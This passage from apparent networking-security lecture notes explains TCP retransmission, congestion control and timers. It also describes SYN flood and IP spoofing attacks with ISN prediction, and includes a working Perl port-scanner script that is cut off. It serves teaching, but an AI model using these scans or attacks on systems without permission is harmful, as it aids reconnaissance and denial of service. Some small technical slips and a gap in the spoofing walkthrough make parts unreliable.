(**note two things here:** no dash before the protocol name, and also if you do not mention the transport protocol, `tcpdump` will capture both tcp and udp packets); `tcpdump port http` if you want to see just the TCP port 80 traffic; `tcpdump -c 100` if you only want to capture 100 packets; `tcpdump -s 50` if you want to capture only 50 bytes for each byte (**for detailed diagnostics, it is best to set the size to 1514 bytes, the largest possible size of a packet, so you capture all the information**); `tcpdump -X` to show the packet's data payload in both hex and ASCII; `tcpdump -S` to show the absolute sequence numbers, as opposed to the values relative to the first ISN; `tcpdump -w dumpFileName` if you want the captured packets to be dumped into a disk file; `tcpdump -r dumpFileName` if you subsequently want the contents of that file to be displayed; etc. **But note that when you dump the captured packets into a disk file, the level of detail that you will be able to read off with the `-r` option may not match what you'd see directly in the terminal window.** The string `'src` or `dst'` will cause `tcpdump` to report all packets that are either going out of my laptop

or coming into it. The string `'src or dst 128.46.144.237'` shown above is referred to as a *command-line expression* for `tcpdump`. A command-line expression consists of *primitives* like `src`, `dst`, `net`, `host`, `proto`, etc. and *modifiers* like `and`, `not`, `or`, etc. Command-line expressions, which can also be placed in a separate file, are used to filter the packets captured by `tcpdump`. As popular variant on the command-line expression I have shown above, a command like `tcpdump port 22 src and dst 128.46.144.237` will show all SSH packets related to my laptop. On the other hand, a command like `tcpdump port 22 and src or dst not 128.46.144.10` will show all SSH traffic other than what is related to my usual SSH connection with the 128.46.144.10 (which is the machine I am usually logged into from my laptop). In other words, this will only show if authorized folks are trying to gain SSH access to my laptop. You can also specify a range of IP addresses for the source and/or the destination addresses. For example, an invocation like `tcpdump -nvvXSs 1514 src net 192.168.0.0/16 and dst net 128.46.144.0/128 and not icmp` will cause `tcpdump` to capture all non-ICMP packets seen by any of your communication interfaces that originate with the address range shown and destined for the address range shown. As another variant on the command-line syntax, if you wanted to see all the SYN packets swirling around in the medium, you would call `tcpdump 'tcp[13] & 2 != 0` and if you wanted to see all the URG packets, you would use the syntax `tcpdump 'tcp[13] & 32 != 0` where 13 is the index of the 14<sup>th</sup> byte of the TCP packet where the control bits reside.]

- Before you execute any of the `tcpdump` commands, make sure that you turn off any other applications that may try to connect to the outside automatically. For example, the Ubuntu mail client `fetchmail` on my laptop automatically queries the `RVL4.ecn.purdue.edu` machine, which is my maildrop machine, every one minute. So I must first turn it off by executing `fetchmail -q` before running the `tcpdump` command. This is just to avoid the clutter in the packets you will capture with `tcpdump`.

- Next, in another terminal window of your Ubuntu laptop, execute the following command

```
ssh host_of_your_choice_on_the_internet
```

Assuming that you are in a small home network and you ran the first version of the `tcpdump` command, in the terminal window in which you executed the `tcpdump` command, you will see a total of 30 packet descriptions since that is number we supplied with the `-c` option.

- Some of the initial packet descriptions that you will see will look like

```
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes

11:19:04.871970 IP (tos 0x0, ttl 64, id 17202, offset 0, flags [DF], proto TCP (6),
length 60) 192.168.1.102.47028 > 128.46.144.10.22: S, cksum 0x4952 (correct),
5245298:5245298(0) win 5840 <mss 1460,sackOK,timestamp 164252224 0,nop,wscale 7>

11:19:04.915534 IP (tos 0x0, ttl 51, id 63550, offset 0, flags [DF], proto TCP (6),
length 64) 128.46.144.10.22 > 192.168.1.102.47028: S, cksum 0x6488 (correct),
2823327510:2823327510(0) ack 5245299 win 49232 <nop,nop,timestamp 129624608
164252224,mss 1460,nop,wscale 0,nop,nop,sackOK>

11:19:04.915618 IP (tos 0x0, ttl 64, id 17203, offset 0, flags [DF], proto TCP (6),
length 52) 192.168.1.102.47028 > 128.46.144.10.22: ., cksum 0x656b (correct), 1:1(0)
ack 1 win 46 <nop,nop,timestamp 164252235 129624608>

11:19:04.967873 IP (tos 0x0, ttl 51, id 24726, offset 0, flags [DF], proto TCP (6),
length 74) 128.46.144.10.22 > 192.168.1.102.47028: P, cksum 0xb65b (correct), 1:23(22)
ack 1 win 49232 <nop,nop,timestamp 129624613 164252235>

....
```

After the first line of output, each subsequent block (which is

actually a single line in the output of `tcpdump`) corresponds to one TCP packet that is either going out of your laptop or coming in. You can tell the direction of the packet transmission from the arrow symbol '>' between the two IP addresses in each packet. The IP address 192.168.1.102 is for my laptop and the address 128.46.144.10 is the IP address of `RVL4.ecn.purdue.edu`.

- To see the 3-way handshake, look at the descriptions of the first three packets. What follows the `chksum` token is the sequence number and what follows the `ack` token is the acknowledgement number. The symbol 'S' means that the **SYN** control flag bit is set in the packet and the symbol 'ack' that the **ACK** flag bit is set. By the way, the symbol 'DF' means "Don't Fragment".

## 16.9: TCP Re-Transmissions

- Since TCP must guarantee reliability in communications, it retransmits a TCP segment if an **ACK** is not received in a certain period of time. This time period is referred to as the **Retransmission Timeout** (*RTO*).
- How *RTO* is set is specified in RFC2988. It depends on a measured value for the **Round-Trip Transmission Time** (*RTT*). But if *RTT* cannot be measured, *RTO* must be set to be close to 3 seconds, with backoffs on repeated retransmissions.
- When the first *RTT* measurement is made — let's say that its value is *R* — the sender TCP carries out the following calculation:

$$\begin{aligned}SRTT &= R \\RTTVAR &= \frac{R}{2} \\RTO &= SRTT + \max(G, K \times RTTVAR)\end{aligned}$$

where *SRTT* is the Smoothed Round Trip Time and *RTTVAR* is the Round-Trip Time Variation, *G* is the granularity of the timer, and *K* = 4.

- When a subsequent measurement of  $RTT$  becomes available — let's call it  $R'$  — the sender must set  $SRTT$  and  $RTTVAR$  in the above calculation as follows:

$$\begin{aligned} RTTVAR &= (1 - \beta) \times RTTVAR + \beta \times |SRTT - R'| \\ SRTT &= (1 - \alpha) \times SRTT + \alpha \times R' \end{aligned}$$

where  $\alpha = 1/8$  and  $\beta = 1/4$ . In this calculations, whenever  $RTO$  turns out to be less than 1 second, it is rounded up to 1 second arbitrarily.

- With regard to the measurement of  $RTT$ , this measurement must NOT be based on TCP segments that were retransmitted. However, when TCP uses the timestamp option, this constraint is not necessary.

## 16.10: TCP Congestion Control

- TCP congestion control consists of the two phases described next:
  - **PHASE 1: The Slow-Start Phase: (RFC2581)**
    - When a connection is first established, TCP assumes that the new segments should be injected into the network at the same rate at which acknowledgments are received from the receiver.
    - The rate at which TCP injects segments into the network is controlled by an **optional** TCP header field called the **CWND** field (for Congestion Window field). Initially, **CWND** is set to one unit of **SMSS**, which typically translates into a TCP segment size of 512 bytes sent at the rate of one segment per RTT, where RTT stands for the Round-Trip Transmission time, as explained in Section 16.9. **SMSS** stands for **Sender Maximum Segment Size**.
    - Next, each time an **ACK** is received from the receiver, the **CWND** field is incremented by one **SMSS** for each **ACK**.

This can result in the desirable exponential ramp-up because of the following reason: When **ACK** is received for the first TCP segment transmitted, the **CWND** value will change to  $2 \times SMSS$ . Now the sender will transmit two TCP segments per **RTT**. When the sender receives ACKs for both these segments, the **CWND** value will have gotten incremented to  $4 \times SMSS$ . Now the sender will try to send 4 TCP segments one after another. Upon the receipt of **ACKs** for all these four segments, the **CWND** value will be get set to  $8 \times SMSS$ ; and so on.

- The overall packet flow rate obviously depends both on the advertised **Window** size set by the receiver (to take care of the buffer size limitations at the receiver, as explained in Section 16.6) and the **CWND** value set by the sender (according the traffic congestion perceived by the sender TCP).
- As the sender ramps up the packet injection rate, at some point it would hit the capacity of the network and the intermediate routers will start discarding the packets, because their buffers are becoming full, and sending *source-quench* ICMP messages back to the sender. (See Section 16.2 for ICMP messages.) This would indicate to the sender that the value of the congestion window, **CWND**, has become too large. The sender TCP can also detect packet loss on the basis of the timeouts for receiving **ACK** for a given packet and the

receipt of duplicate **ACKs**.

- In summary, during slow-start, the sender TCP increments **CWND** by at most **SMSS** bytes for each **ACK** received that acknowledges new data.

- **PHASE 2: Congestion Avoidance Phase: (RFC2581)**

- The slow-start phase ends when congestion is detected. As mentioned earlier, the sender TCP can detect congestion on the basis of the *source-quench* ICMP messages received from the routers. The routers send such messages when their buffers become full. The slow-start phase also ends when the current value of **CWND** exceeds a threshold called **SSTHRESH** (for Slow-Start Threshold).
- During congestion avoidance, **CWND** is incremented in a way that does not exceed one **SMSS** per **RTT** (Round-Trip Time). More commonly, the formula used to update **CWND** during the congestion avoidance phase is

$$CWND \quad + = \quad \frac{SMSS \times SMSS}{CWND}$$

This formula is used to update **CWND** from every incoming non-duplicated **ACK**.

- The initial value for **SSTHRESH** is 65535 bytes. When congestion is first detected, the minimum of the current value of **CWND** and the size of the advertised **Window** is saved in **SSTHRESH** with the stipulation that the value saved will at least twice the value of the latest TCP segment.
- If **CWND** is less than or equal to **SSTHRESH**, TCP is in the slow-start mode; otherwise TCP is performing congestion avoidance.

## 16.11: TCP Timers

As the reader should have already surmised from the discussion so far, there are various timers associated with connection establishment or termination, flow control, and retransmission of data:

**Connection-Establishment Timer:** This timer is set when a **SYN** packet is sent to a remote server to initiate a new connection. If no answer is received within 75 seconds (in most TCP implementations), the attempt to establish the connection is aborted. The same timer is used by a local TCP to wait for an **ACK** packet after it sends a **SYN+ACK** packet to a remote client in response to a **SYN** packet received from the client because the client wants to establish a new connection.

**FIN\_WAIT\_2 Timer:** This timer is set to 10 minutes when a connection moves from the **FIN\_WAIT\_1** state to **FIN\_WAIT\_2** state. If the local host does not receive a TCP packet with the **FIN** bit set within the stipulated time, the timer expires and is set to 75 seconds. If no **FIN** packet arrives within this time, the connection is dropped.

**TIME\_WAIT Timer:** This is more frequently called a 2MSL (where

MSL stands for Maximum Segment Lifetime) timer. It is set when a connection enters the **TIME\_WAIT** state during the connection termination phase. When the timer expires, the kernel data-blocks related to that particular connection are deleted and the connection terminated.

**Keepalive Timer:** This timer can be set to periodically check whether the other end of a connection is still alive. If the `SO_KEEPALIVE` socket option is set and if the TCP state is either **ESTABLISHED** or **CLOSE\_WAIT** and the connection idle, then probes are sent to the other end of a connection once every two hours. If the other side does not respond to a fixed number of these probes, the connection is terminated.

**Additional Timers:** Persist Timer, Delayed ACK Timer, and Retransmission Timer.

## 16.12: The Much-Feared SYN Flood Attack for Denial of Service

- The important thing to note is that all new TCP connections are established by first sending a **SYN** segment to the remote host, that is, a packet whose **SYN** flag bit is set.
- **SYN flooding** is a method that the user of a hostile client program can use to conduct a denial-of-service (**DoS**) attack on a computer server.
- In a **SYN** flood attack:
  - The hostile client repeatedly sends **SYN** TCP segments to every port on the server using a fake IP address.
  - The server responds to each such attempt with a **SYN+ACK** (a response segment whose **SYN** and **ACK** flag bits are set) segment from each open port and with an **RST** segment from each closed port.

- In a *normal three-way handshake*, the client would return an **ACK** segment for each **SYN+ACK** segment received from the server. However, in a **SYN** flood attack, the hostile client never sends back the expected **ACK** segment. And as soon as a connection for a given port gets timed out, another **SYN** request arrives for the same port from the hostile client. When a connection for a given port at the server gets into this state of receiving a never-ending stream of **SYN** segment (with the server-sent **SYN+ACK** segment *never* being acknowledged by the client with **ACK** segment), we can say that the intruder has a sort of perpetual half-open connection with the victim host.
- To talk specifically about the time constants involved, let's say that a host A sends a series of **SYN** packets to another host B on a port dedicated to a particular service (or, for that matter, on all the open ports on machine B).
- Now B would wait for 75 seconds for the **ACK** packet. For those 75 seconds, each potential connection would essentially hang. A has the power to send a continual barrage of **SYN** packets to B, constantly requesting new connections. After B has responded to as many of these **SYN** packets as it can with **SYN+ACK** packets, the rest of the **SYN** packets would simply get discarded at B until those that have been sent **SYN+ACK** packets get timed out.

- If A continues to not send the **ACK** packets in response to **SYN+ACK** packets from B, as the 75 second timeout kicks in, new possible connections would become available at B, These would get engaged by the new **SYN** packets arriving from A and the machine B would continue to hang.
  
- B does have some recourse to defend itself against such a DoS attack. It can modify its firewall rules so that all **SYN** packets arriving from the intruder will be simply discarded. Nevertheless, if the **SYN** flood is strong enough and coming from multiple sources (especially if the source IP addresses in the incoming **SYN** packets are being spoofed), there may be no protection against such an attack.
  
- The transmission by a hostile client of **SYN** segments for the purpose of finding open ports is also called **SYN scanning**. A hostile client always knows a port is open when the server responds with a **SYN+ACK** segment.

## 16.13: TCP Vulnerabilities

- There exist network security vulnerabilities in the TCP specification and also in its various implementations.
- There exist security-related deficiencies in the TCP/IP protocol suite that make networks vulnerable to intruders. Intruder can use the following methods to create various security problems:
  - use **SYN** floods for DoS attacks (*as already explained*)
  - use of ICMP packet floods for DoS attacks (*similar to SYN floods*)
  - unauthorized state transitions (*will be explained shortly*)
  - IP address spoofing to gain one-way access to victim machines (*will be explained shortly*)
- In addition to exploiting the vulnerabilities in the TCP protocol itself, intruders can also exploit vulnerabilities in a particular TCP implementation to cause the TCP on a machine to make illegal state transitions that may seriously compromise the performance of a victim machine.

- Here are some specific TCP security vulnerabilities:

1. **DoS caused by SYN Floods:** This was explained previously.

2. **Unauthorized State Transitions:** We will now talk about a problem associated with the TCP state transitions: extraneous state transitions that can be caused by packets whose headers are (intentionally) malformed. These transitions are extraneous in the sense that they are not permitted by the TCP specification but can nonetheless be found in some TCP implementations, especially the older ones.

- Let's say an intruder sends a packet to a host with both the **SYN** and **FIN** flags set.

- Assuming that the receiving host is in the **LISTEN** state, the host will first see the **SYN** flag and transition to the **SYN\_RCVD** state. Next, the TCP engine on the host will see the **FIN** flag.

- But, according to the specification, there is no outgoing arc for the **FIN** flag at the **SYN\_RCVD** state. This however does not translate into **FIN** being a prohibited condition

out of the **SYN\_RCVD** state **in some of the older implementations of TCP**.

- These defective implementations put the connection in the **CLOSE\_WAIT** state (as if the connection was already in the **ESTABLISHED** state). In the **CLOSE\_WAIT** state, the TCP engine on the victim machine expects to receive a “close” signal from the application so that a **FIN** packet can be sent to the remote for a termination of the connection.
- But since the connection never actually transitioned into **ESTABLISHED**, the application is not really aware of the fact that a connection is open with the remote.
- Not receiving a close signal from the higher-level application, the victim host’s TCP machine gets stuck in the **CLOSE\_WAIT** state. If the keep\_alive timer is enabled on the victim host, TCP will be able to reset the connection and perform a transition to **CLOSED** after a period of usually two hours.

**3. Problems Caused by the Switch-Off of a Timer:** This problems is caused by the attacker switching off the Connection-Establishment timer during attempts at simultaneous open connection. Guha and Mukherjee point out the following sce-

nario that allows an intruder X to mount a successful DoS attack on a victim A. Let's say that an intruder X and a host A are engaged in the following interaction for establishing an FTP link:

- X sends an FTP request to A and a TCP connection is established between X and A to transfer control signals. Now host A sends a **SYN** packet to X in order to start a TCP connection for data transfer. After sending the **SYN** packet, A will transition to the **SYN\_SENT** state.
- When X receives the **SYN** packet from A, it sends a **SYN** packet back in response. (Ordinarily, X will respond back with a **SYN+ACK** packet in response to A's **SYN** packet.)
- When host A receives this packet, it assumes that a **SIMULTANEOUS OPEN CONNECTION** is in progress. Host A therefore sends a **SYN+ACK** packet to X and, at the same time, **IT SWITCHES OFF ITS CONNECTION ESTABLISHMENT TIMER** (presumably under the belief that X has already expressed its intention to make a connection). It then transitions into the **SYN\_RCVD** state.
- Host X receives the **SYN+ACK** packet from A but does

NOT respond back with any packets.

– But host A is expecting an **ACK** packet from X. Not receiving one, it gets stalled in the **SYN\_RCVD** state.

– **In this manner, X successfully mounts a DoS attack on A.**

**4. IP Spoofing:** IP spoofing refers to an intruder using a forged source IP address to establish a one-way connection with a remote host with the intention of executing malicious code at the remote host. This method of attack can be particularly dangerous if there exists a trusted relationship between the victim machine and the host that the intruder is masquerading as.



- Host B responds back to X with a **SYN+ACK** packet:

$$B \quad - - - > \quad A \quad : \quad SYN + ACK$$

*(sequence num : N, acknowledgment num : M)*

- Of course, X will not see this return from B since the routers will send it directly to A. Nonetheless, assuming that B surely sent a **SYN+ACK** packet to A and that B next expects to receive an **ACK** packet from A to complete a 3-way handshake for a new connection, X (again posing as A) next sends an **ACK** packet to B with a guessed value for the acknowledgment number N+1.

$$X \text{ (posing as A)} \quad - - - > \quad B \quad : \quad ACK$$

*(guessed acknowledgment num : N)*

- Should the guess happen to be right, X will have a one-way connection with B. X will now be able to send commands to B and B *could* execute these commands assuming that they were sent by the trusted host A. As to what commands B executes in such a situation depends on the permissions available to A at B.

- As mentioned already, X must also at the same time suppress A's ability to communicate with B. This X can do by mounting a **SYN** flood attack on A, or by just waiting for A to go down. This X can do by sending a number of **SYN** packets to A just prior to attacking B. The **SYN** packets that X sends A will have forged source IP addresses (these would commonly not be any legal IP addresses). A will respond to these packets by sending back **SYN+ACK** packets to the (forged) source IP addresses. Since A will not get back the **ACK** packets (as the IP addresses do not correspond to any real hosts), the three-way handshake would never be completed for all the X-generated incoming connection requests at A. As a result, the connection queue for the login ports of A will get filled up with connection-setup requests. Thus the login ports of A will not be able to send to B any **RST** packets in response to the **SYN+ACK** packets that A will receive in the next phase of the attack whose explanation follows.
- **Obviously, critical to this exploit is X's ability to make a guess at the sequence number that B will use when sending the SYN+ACK packet to A at the beginning of the exchange.**
- To gain some insights into B's random number generator (the **Initial Sequence Number** (ISN) generator), X sends to B a number of connection-request packets (the **SYN** packets); this

X does without posing as any other party. When B responds to X with **SYN+ACK** packets, X sends **RST** packets back to B. In this manner, X is able to receive a number of sequential outputs of B's random-number generator without compromising B's ability to receive future requests for connection.

- Obviously, if B used a high-quality random number generator, it would be virtually impossible for X to guess the next ISN that B would use even if X got hold of a few previously used sequence numbers. But the quality of PRNG (pseudo-random number generators) used in many TCP implementations leaves much to be desired. [RFC1948 suggests that five quantities, source IP address, destination IP address, source port, destination port, and a random secret key, should be hashed to generate a unique value for the Initial Sequence Number needed at an TCP endpoint.]
- Note that TCP ISNs are 32-bit numbers. This makes for 4,294,967,296 possibilities for an ISN. Guessing the right ISN from this set would not ordinarily be feasible for an attacker due to the excessive amount of time and bandwidth required.
- However, if the PRNG used by a host TCP machine is of poor quality, it may be possible to construct a reasonable small sized set of possible ISNs that the target host might use next. This set is called the **Spoofing Set**. The attacker would construct a

packet flood with their ISN set to the values in the spoofing set and send the flood to the target host.

- As you'd expect, the size of the **spoofing** set depends on the quality of the PRNG used at the target host. Analysis of the various TCP implementations of the past has revealed that the spoofing set may be as small as containing a single value to as large as containing several million values.
- Zalewski says that with the broadband bandwidths typically available to a potential adversary these days, it would be feasible to mount a successful IP spoofing attack if the spoofing set contained not too many more than 5000 numbers. Zalewski adds that attacks with spoofing sets of size 5000 to 60,000 although more resource consuming are still possible.
- So mounting an IP spoofing attack boils down to being able to construct spoofing sets of size of a few thousand entries. The reader might ask: **How is it possible for a spoofing set to be small with 32 bit sequence numbers that translate into 4,294,967,296 different possible integers?**
- It is because of a combination of bad pseudo-random number

generator design and a phenomenon known as the **Birthday Paradox** that was explained previously in Lecture 15. Given the importance of this phenomenon to the discussion at hand, we will first review it briefly in what follows.

- The **birthday paradox** states that given a group of 23 or more random chosen people, the probability that at least two of them will have the same birthday is more than 50%. And if we randomly choose 60 or more people, this probability is greater than 90%. [As mentioned in Lecture 15, this statement concerning birthdays appear to be paradoxical in light of the fact that there are 365 different possible birthdays and you would think that it would take many more than 60 people for two people to have the same birthday with near certainty. It is NOT a paradox in the sense of being a logical contradiction.]

- One way to accept the 'paradox' intuitively is that you can construct

$$C(23, 2) = \binom{23}{2} = \frac{23!}{21!2!} = \frac{22 \times 23}{2} = 253$$

different possible pairs from a group of 23 people. Since this number, 253, is rather comparable to 365, the total number of different birthdays, the conclusion is not surprising.

- For a probabilistic assessment of the odds, it is easiest to first

calculate the probability of ALL the individuals in a group of N people having *different* birthdays:

$$\begin{aligned}
 p'(N) &= 1(1-t)(1-2t)\dots\dots(1-(N-1)t) \\
 &= \prod_{k=1}^{N-1} (1-kt) \\
 &\approx 1.e^{-t}.e^{-2t} \dots e^{-(N-1)t} \\
 &= e^{-N(N-1)t/2}
 \end{aligned}$$

where  $t = 1/365$ . The above result follows from the fact that the first individual can have any of the 365 out of 365 birthdays, but the second individual can only have 364 out of 365 birthdays, the third individual only 363 out of 365, etc. etc.

- The probability that at least two individuals out of N will have the same birthday is then given by

$$\begin{aligned}
 p(N) &= 1 - p'(N) && (P) \\
 &\approx 1 - e^{-N(N-1)t/2} \\
 &\approx 1 - \left(1 - \frac{N(N-1)t}{2}\right) \\
 &= \frac{N(N-1)t}{2} && (Q)
 \end{aligned}$$

- We can invert the above expression to write for  $N$ :

$$N \approx \sqrt{\frac{2}{t} \ln \frac{1}{1-p}}$$

where 'ln' is the natural logarithm. [This formula can be derived easily by noting that  $1-p \approx e^{N(N-1)t/2}$ . This relationship gives us  $\ln(1-p) \approx -N(N-1)t/2$ , which in turn can be written as  $-(2/t)\ln(1-p) \approx N(N-1) \approx N^2$  for large  $N$ , from which the above formula follows immediately.]

- Using the above formula, for a given probability of "collision"  $p$ , we can find the smallest  $N$  that will contain at least two members with the same value of the random variable, in this case the birthday. Note again that for the real birthday problem we have  $t = 1/365$ . [Again following the explanation presented previously in Lecture 15, note that given  $N$  individual in a room, the probability that any of them has the same birthday as you is very significantly smaller than what is given by the formulas in lines (P) and (Q) above. In fact, this probability would be given by  $1 - (1-t)^N$ . That is because the probability of a second individual having a birthday different from yours is  $1-t$  where  $t = 1/365$ .]
- Using the formula at (Q) above, let's set  $t$  as follows for 32 bit sequence numbers:

$$t = 2^{-32}$$

- So if we construct a spoofing set with  $N = 10,000$ , we get for the probability of collision (between the random number generated at the victim host B and the intruder X):

$$p \approx \frac{10000 \times 10000 \times 2^{-32}}{2}$$

$$< 5 \times 10^{-5}$$

assuming that we have a "perfect" pseudo-random number generator at the victim machine B.

- The probability we computed above is small but not insignificant. What can sometimes increase this probability to near certainty is the poor quality of the PRNG used by the TCP implementation at B. As shown by the work of Michal Zalewski and Joe Stewart, cryptographically insecure PRNGs that can be represented by a small number of state variables give rise to small sized spoofing sets.
- Consider, for example, the linear congruential PRNG (see Section 10.7 of Lecture 10) used by most programming languages for random number generation. It has only three state variables: the multiplier of the previous random number output, an additive constant, and a modulus. A **phase analysis** of the ran-

dom numbers produced by such PRNGs shows high structured surfaces in the state space. The **phase analysis** results in a **phase space**.

- To see how these structured surfaces result in small spoofing sets, let's review how the **phase space** mentioned above is constructed:

- Following Zalewski, let  $seq(n)$  represent the output of a PRNG at time step  $n$ . We now construct following three difference sequences:

$$\begin{aligned}x(n) &= seq(n) - seq(n - 1) \\y(n) &= seq(n - 1) - seq(n - 2) \\z(n) &= seq(n - 2) - seq(n - 3)\end{aligned}$$

The phase space is the 3D space  $(x, y, z)$  consisting of the differences shown above. It is in this space that low-quality PRNG will exhibit considerable structure, whereas the cryptographically secure PRNG will show an amorphous cloud of points that look randomly distributed.

- Assuming that we constructed the above phase space from,

say, 50,000 values output by a PRNG. Now, at the intrusion time, let's say that we have available to us two previous values of the output of PRNG:  $seq(n - 1)$  and  $seq(n - 2)$  and we want to predict  $seq(n)$ . We now construct the two differences:

$$\begin{aligned} y &= seq(n - 1) - seq(n - 2) \\ z &= seq(n - 2) - seq(n - 3) \end{aligned}$$

This defines a specific point in the  $(y, z)$  plane of the  $(x, y, z)$  space.

- By its definition, the value of  $x$  must obviously lie on a line perpendicular to this  $(y, z)$  point. So if we find all the points at the intersection of the  $x$ -line through the measured  $(y, z)$  point and the surfaces of the phase space, we would obtain our spoofing set.
- In practice, we must add a tolerance to this search; that is, we must seek all phase-space points that are within a certain small radius of the  $x$ -line through the  $(y, z)$  point.

## 16.15: How Feasible Are the SYN Flood and the IP Spoofing Attacks?

- The short answer is: not that feasible any more. That is, it is unlikely that a kid (or even a seasoned hacker, for that matter) logged into the internet from your neighborhood Starbucks coffee shop will be able to mount a SYN flood DoS attack on your machine or trick you with IP spoofing.
- To understand why it has become more difficult to mount such attacks over the years, you have to know a little bit about sockets and how the sockets relate to different kinds of packets. Ordinarily (that is, unless an adversary is willing to hack into the TCP/IP software itself and how the operating system interacts with the TCP/IP protocol stack), the adversary would have no choice but to use what is known as a **raw** socket if the adversary wants to manually set the various fields in the outgoing packets. [As explained in considerable detail in Chapter 15 of my book “Scripting with Objects,” a socket has three attributes: (1) domain, (2) type, and (3) protocol. The *domain* here specifies the address family recognized by the socket, the *type* the basic properties of the communication link to be handled by the socket, and, finally, the *protocol*, as it says, the protocol that will be used for the communications. When a socket is created, all three attributes must be consistent with one-another.]

- So let's say an attacker has created a raw socket, of type **SOCK\_RAW**, and manually set the **SYN** control flag of the outgoing packet. When the attacker sends out this packet, the target machine will, as you'd expect, respond back with a **SYN+ACK** packet.
- **Assuming for a moment that the attacker did NOT use a fake source IP address**, when the TCP/IP engine on the attacker's machine sees the returned SYN+ACK packet, it will be "confused" because the outgoing packet was not sent by an application-level protocol that it knows about. The attacker's machine would not find its TCP engine in the state **SYN\_SENT** state; therefore the TCP/IP engine on the attacker's machine will immediately send back a **RST** packet back to the target machine. In other words, the TCP circuit on the target machine will NOT get stuck in its 75 seconds connection establishment timer timeout period.
- If, on the other hand, **the attacker did use a fake IP address** in the SYN packets with which he/she is flooding the target machine, it is true that the SYN+ACK packets from the target machine will never come back to the attacker's machine. However, the target machine is likely to receive an ICMP host unreachable message if the attacker's fake IP address does not belong to any particular host. And even if the fake IP address used by the attacker did belong to some third party, that host

will perhaps send an RST packet to the target machine since it would not be expecting a SYN+ACK packet, thus terminating the half-open connection started by the attacker.

- **So the bottom line is that the attacker will not be able to use his/her manually-crafted SYN packets to get the TCP on the target machine to start up its 75 seconds long connection establishment timer. And, therefore, it will be difficult for the attacker to cause the target machine to hang with regard to its connectivity to the outside.**
- By sending an unending barrage of SYN packets to the target machine, the attacker would, of course, be able to create some extra computational load for the target machine, but that is not the same thing as having all possible TCP circuits on the target machine get stuck by having to timeout in the connection-establishment timer intervals. Also, for all of the SYN packets the attacker sends to the target machine, the target machine will send back SYN+ACK packets that the attacker's machine will have to respond to with its own RST packets, **assuming that the attacker did not spoof his/her IP address**. Therefore, an attacker's machine will be impacted as much, if not more, if the attacker willy-nilly sends out the SYN packets without a full understanding of the role played by the sockets. **Finally, as you**

will see in **Lecture 18**, the target machine can ignore most of an attacker's SYN packets by rate-limiting them through appropriate firewall rules.

- It will be equally difficult for a weekend warrior to mount an IP spoofing attack on you if your machine is using a modern version of the TCP/IP software with its much better ISN generator.
- Another obstacle faced by an attacker who wants to mount an IP spoofing attack is that the ISP router may replace the fake IP address the adversary is using in an outgoing packet with the IP address assigned to the adversary's connection in the coffee shop. This is referred to as NAT for Network Address Translation. More on this in **Lecture 23**.
- **This is not to minimize the importance of the Denial-of-Service SYN flood attacks and the IP spoofing attacks for breaking into a machine. A determined adversary, especially if the adversary has the cooperation of the ISP, can, of course, wreak havoc. In other words, organizations (or countries) with all the resources at their disposal would be able to mount such attacks with relative ease.**

- You can experiment with these ideas yourself by using various Perl and Python modules that allow for easy packet creation and manipulation. But before you can try to mount a SYN flood attack on a willing friend's machine, you need to find out what ports are open on the target machine. **A port is open only if it is being actively monitored by a server application. Otherwise, it will be considered to be closed. A port may also appear closed because it is behind a firewall.** You can use the following script to figure out what ports are open at a host:

---

```
#!/usr/bin/perl -w

### port_scan.pl
### Author: Avi Kak (kak@purdue.edu)

use strict;                                     #(1)
use IO::Socket;                                 #(2)

## Usage example:
##
##     port_scan.pl moonshine.ecn.purdue.edu 1 1024
## or
##
##     port_scan.pl 128.46.144.123 1 1024

## This script determines if a port is open simply by the act of trying
## to create a socket for talking to the remote host through that port.

## Assuming that a firewall is not blocking a port, a port is open if
## and only if a server application is listening on it. Otherwise the
## port is closed.

## Note that the speed of a port scan may depend critically on the
## Timeout parameter in the socket constructor. Ordinarily, a target
## machine should immediately send back a RST packet for every closed
## port. But, as explained in Lecture 18, a firewall rule may prevent
## that from happening. Additionally, some older TCP implementations
```

```

## may not send back anything for a closed port.  So if you do not set
## the Timeout in the socket constructor, the socket constructor will
## use some default value for the timeout and that may cause the port
## scan to take what looks like an eternity.

## Also note that if you set the Timeout to too small a value for a
## congested network, all the ports may appear to be closed while that
## is really not the case.  I usually set it to 0.1 seconds.

## Note again that a port is considered to be closed if there is no
## server application monitoring that port.  Most of the common servers
## monitor ports that are below 1024.  So, if you are port scanning for
## just fun (and not for profit), limiting your scans to ports below
## 1024 will provide you with quicker returns.

my $verbosity = 0;      # set it to 1 if you want to see          #(3)
                        # the result for each port separately
                        # as the scan is taking place

die "Usage: 'port_scan.pl host start_port end_port' " .
    "\n where \n host is the symbolic hostname or the IP " .
    "\n address of the machine whose ports you want to scan " .
    "\n start_port is the starting port number and " .
    "\n end_port is the ending port number"
    unless @ARGV == 3;                                          #(4)

my $dst_host = shift;                                          #(5)
my $start_port = shift;                                        #(6)
my $end_port = shift;                                         #(7)

my @open_ports = ();                                           #(8)
my $testport;                                                 #(9)

# Autoflush the output supplied to print
$|++;                                                         #(10)

# Scan the ports in the specified range:
for ($testport=$start_port; $testport <= $end_port; $testport++) { #(11)
    my $sock = IO::Socket::INET->new(PeerAddr => $dst_host,      #(12)
                                     PeerPort => $testport,     #(13)
                                     Timeout => "0.1",          #(14)
                                     Proto => 'tcp');           #(15)
    if ($sock) {                                               #(16)
        push @open_ports, $testport;                          #(17)
    }
}

```

```

        print "Open Port: ", $testport, "\n" if $verbosity == 1;      #(18)
        print " $testport " if $verbosity == 0;                      #(19)
    } else {                                                          #(20)
        print "Port closed: ", $testport, "\n" if $verbosity == 1;  #(21)
        print "." if $verbosity == 0;                                #(22)
    }
}

```

```

# Now scan through the /etc/services file, if available, so that we can
# find out what services are provided by the open ports. The goal here
# is to create a hash whose keys are the port names and the values
# the corresponding lines from the file that are "cleaned up" for
# getting rid of unwanted space:

```

```

my %service_ports;                                                #(23)
if (-s "/etc/services" ) {                                        #(24)
    open IN, "/etc/services";                                    #(25)
    while (<IN>) {                                              #(26)
        chomp;                                                  #(27)
        # Get rid of the comment lines in the file:
        next if $_ =~ /^#\s*#/;                                  #(28)
        my @entry = split;                                       #(29)
        $service_ports{ $entry[1] } = join " ",
            split /\s+/, $_ if $entry[1];#(30)
    }
    close IN;                                                    #(31)
}

```

```

# Now find out what services are provided by the open ports. CAUTION:
# This information is useful only when you are sure that the target
# machine has used the designated ports for the various services.
# That is not always the case for intra-networkds:

```

```

open OUT, ">openports.txt"
    or die "Unable to open openports.txt: $!";                    #(32)
